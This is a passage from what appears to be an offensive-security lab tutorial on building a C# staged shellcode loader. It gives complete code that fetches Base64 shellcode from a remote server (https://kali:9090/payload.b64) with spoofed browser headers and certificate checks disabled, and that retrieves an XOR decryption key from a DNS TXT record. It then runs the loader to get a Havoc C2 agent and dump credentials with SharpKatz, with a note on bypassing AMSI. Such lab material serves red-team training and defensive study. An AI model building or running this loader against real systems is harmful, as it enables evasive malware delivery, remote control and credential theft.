
3 : DOWNLOADING THE PAYLOAD REMOTELY (HTTPS)
We need to create a new class that will handle the downloading of our shellcode from our remote server.
StagedLoader.cs
- In visual studio, create a new class file called
StagedLoader.csby going to theSolution Explorer, right-click onRemoteLoader->Add->Add new class, selectC# Classat the top and name the fileStagedLoader.cs.

- Delete the dummy code provided by Visual Studio and paste the following code:
using System;
using System.Net;

public class StagedLoader
{
    public static byte[] DownloadShellCode(string payloadUrl)
    {
        // Bypass SSL/TLS certificate validation for self-signed certificates (use with caution)
        ServicePointManager.ServerCertificateValidationCallback = (sender, certificate, chain, sslPolicyErrors) => true;

        using (WebClient client = new WebClient())
        {
            // Add HTTP headers
            client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36");
            client.Headers.Add("Accept", "application/octet-stream");
            client.Headers.Add("Accept-Encoding", "gzip, deflate");
            client.Headers.Add("Accept-Language", "en-US,en;q=0.9");
            client.Headers.Add("Referer", "https://www.contoso.com/support/downloads/latest-updates");

            // Download the Base64-encoded string
            string base64String = client.DownloadString(payloadUrl);
            long downloadSize = System.Text.Encoding.UTF8.GetByteCount(base64String);
            RemoteLoader.Payload.WriteColored($"[+]    Downloaded payload size (Base64 string): {downloadSize} Bytes ({downloadSize / 1024.0:F2} KB)", ConsoleColor.Green);

            // Decode the Base64 string to bytes
            return Convert.FromBase64String(base64String);
        }
    }
}
This class ("StagedLoader") contains a single method
***DownloadShellCode***that takes a URL as input, downloads the Base64-encoded shellcode from that URL, and decodes it into a byte array. We make the webrequest look legit (user agent, headers etc...) - and in the sample code above we also bypass SSL/TLS certificate validation for self-signed certificates (our lab uses self-signed certificates).
4. RETRIEVING THE XOR KEY OVER DNS
We have set up a DNS TXT record on our domain crimsoncore.be that contains our XOR key. In this case the hostname is key.crimsoncore.be and the TXT record value is mysecretkey.

-
In visual studio, create a new class file called
RetrieveXORKey.csby going to theSolution Explorer, right-click onRemoteLoader->Add->Add new class, selectC# Classat the top and name the fileRetrieveXORKey.cs -
Delete the dummy code provided by Visual Studio and paste the following code:
RetrieveXORKey.cs
using System;
using System.Linq;
using DnsClient;

public static class RetrieveXORKey
{
    public static string GetKey(string hostname)
    {
        try
        {
            // Use system's default DNS resolver
            var lookup = new LookupClient();

            // Query TXT records
            var result = lookup.Query(hostname, QueryType.TXT);

            // Extract the first TXT record
            var txtRecord = result.Answers.TxtRecords().FirstOrDefault();
            if (txtRecord == null)
            {
                throw new Exception("No TXT record found for " + hostname);
            }

            // Return the TXT record value (concatenate all strings in the record)
            string txtValue = string.Join("", txtRecord.Text);

            return txtValue;
        }
        catch (Exception ex)
        {
            throw new Exception($"Failed to retrieve TXT record for {hostname}: {ex.Message}", ex);
        }
    }
}
- Go to Tools > NuGet Package Manager -> Manage NuGet Packages for solution... -> Browse -> Search for
DnsClient-> Install version 1.8.0



You will probably get some errors after installing the package, this is because we are still referring to our old (locally embedded) shellcode in GetShellcode.cs which we no longer need - and have removed from our project. Don't worry about those, we'll fix that in the next steps.

- Next to the same but now add the
Costura.FodyNuGet package to the project as well. This will help us embed all dependencies into a single executable, making it easier to deploy. Also add Costura.Fody -> filesize 11k to 98k

- Double-check that both packages are installed by going to the
Installedtab:

Call the new classes in our main program (RemoteLoader.cs)
Let's start with calling the StagedLoader to download the payload from our remote server.
- Open
RemoteLoader.csand remove the following code at the beggining of theMainmethod:

- Now paste the code below at the location marked
// (1) Get our shellcode:
// (1) Get our shellcode
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();

            // Define URL hosting payload

            string payloadUrl = "https://kali:9090/payload.b64";

            Console.WriteLine($"[-] Downloading XOR and Base64 encoded payload from: " + payloadUrl);

            byte[] shellCode = StagedLoader.DownloadShellCode(payloadUrl);

            WriteColored(($"[+]    Payload successfully downloaded!!! "), ConsoleColor.Green);
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();
Your code should look like this :

The main changes are:
- We define the URL where our payload is hosted (make sure to change this to your own URL),
string payloadUrl = "https://kali:9090/payload.b64"; - And let's call our StagedLoader :
byte[] shellCode = StagedLoader.DownloadShellCode(payloadUrl);- This will download the payload from the URL and decode it from Base64 to a byte array (it's still XOR encoded at this point ).
The rest of the are just print statements to show the progress.
Next we'll retrieve the XOR key from DNS.
- Still in
RemoteLoader.cs, scroll down to // XOR key (Right under Section "(2) Get a handle to the current process") replace the following code:
            // XOR key

            string xorkey = "mysecretkey";
- Paste over the code below at the location marked
// XOR Key:
// Fetching XORKEY from DNS TXT record

           Console.WriteLine("[-] Remotely fetching XORKEY (DNS TXT record)... ");

           string xorkeyhost = "key.crimsoncore.be";
           string xorkey = RetrieveXORKey.GetKey(xorkeyhost);

           WriteColored(($"[+]    XORKEY: " + xorkey), ConsoleColor.Green);
           WriteColored(($"[+]    Fetched from: " + xorkeyhost), ConsoleColor.Green);
           WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
           Console.ReadKey();
Your code should now look like this:

5. Compile and run the code
- Compile your code and copy your RemoteLoader.exe to the
desktopand execute it.

You'll see a new Havoc agent pop up in your Havoc GUI. Additonally you'll see the payload being downloaded in your kali terminal that's hosting the payload with updog2.
Let's see if we can dump credentials with SharpKatz by using the dotnet inline-execute command in Havoc.
- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute SharpKatz:

dotnet inline-execute /opt/Havoc/assemblies/SharpKatz.exe

NOTE : When copy pasting this in the Havoc GUI, we noticed that pasting sometimes adds some trailingspacesat the end of the command, make sure to remove those spaces.
You will get an error that the assembly can't be loaded, make sure AMSI is properly bypassed. You'll not see a Defender alert pop up, but the error will be in the Havoc console, this is because dotnet-inline-execute uses ``Assembly.Load` which is scanned by AMSI and it sends the contents to Defender for scanning.
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1
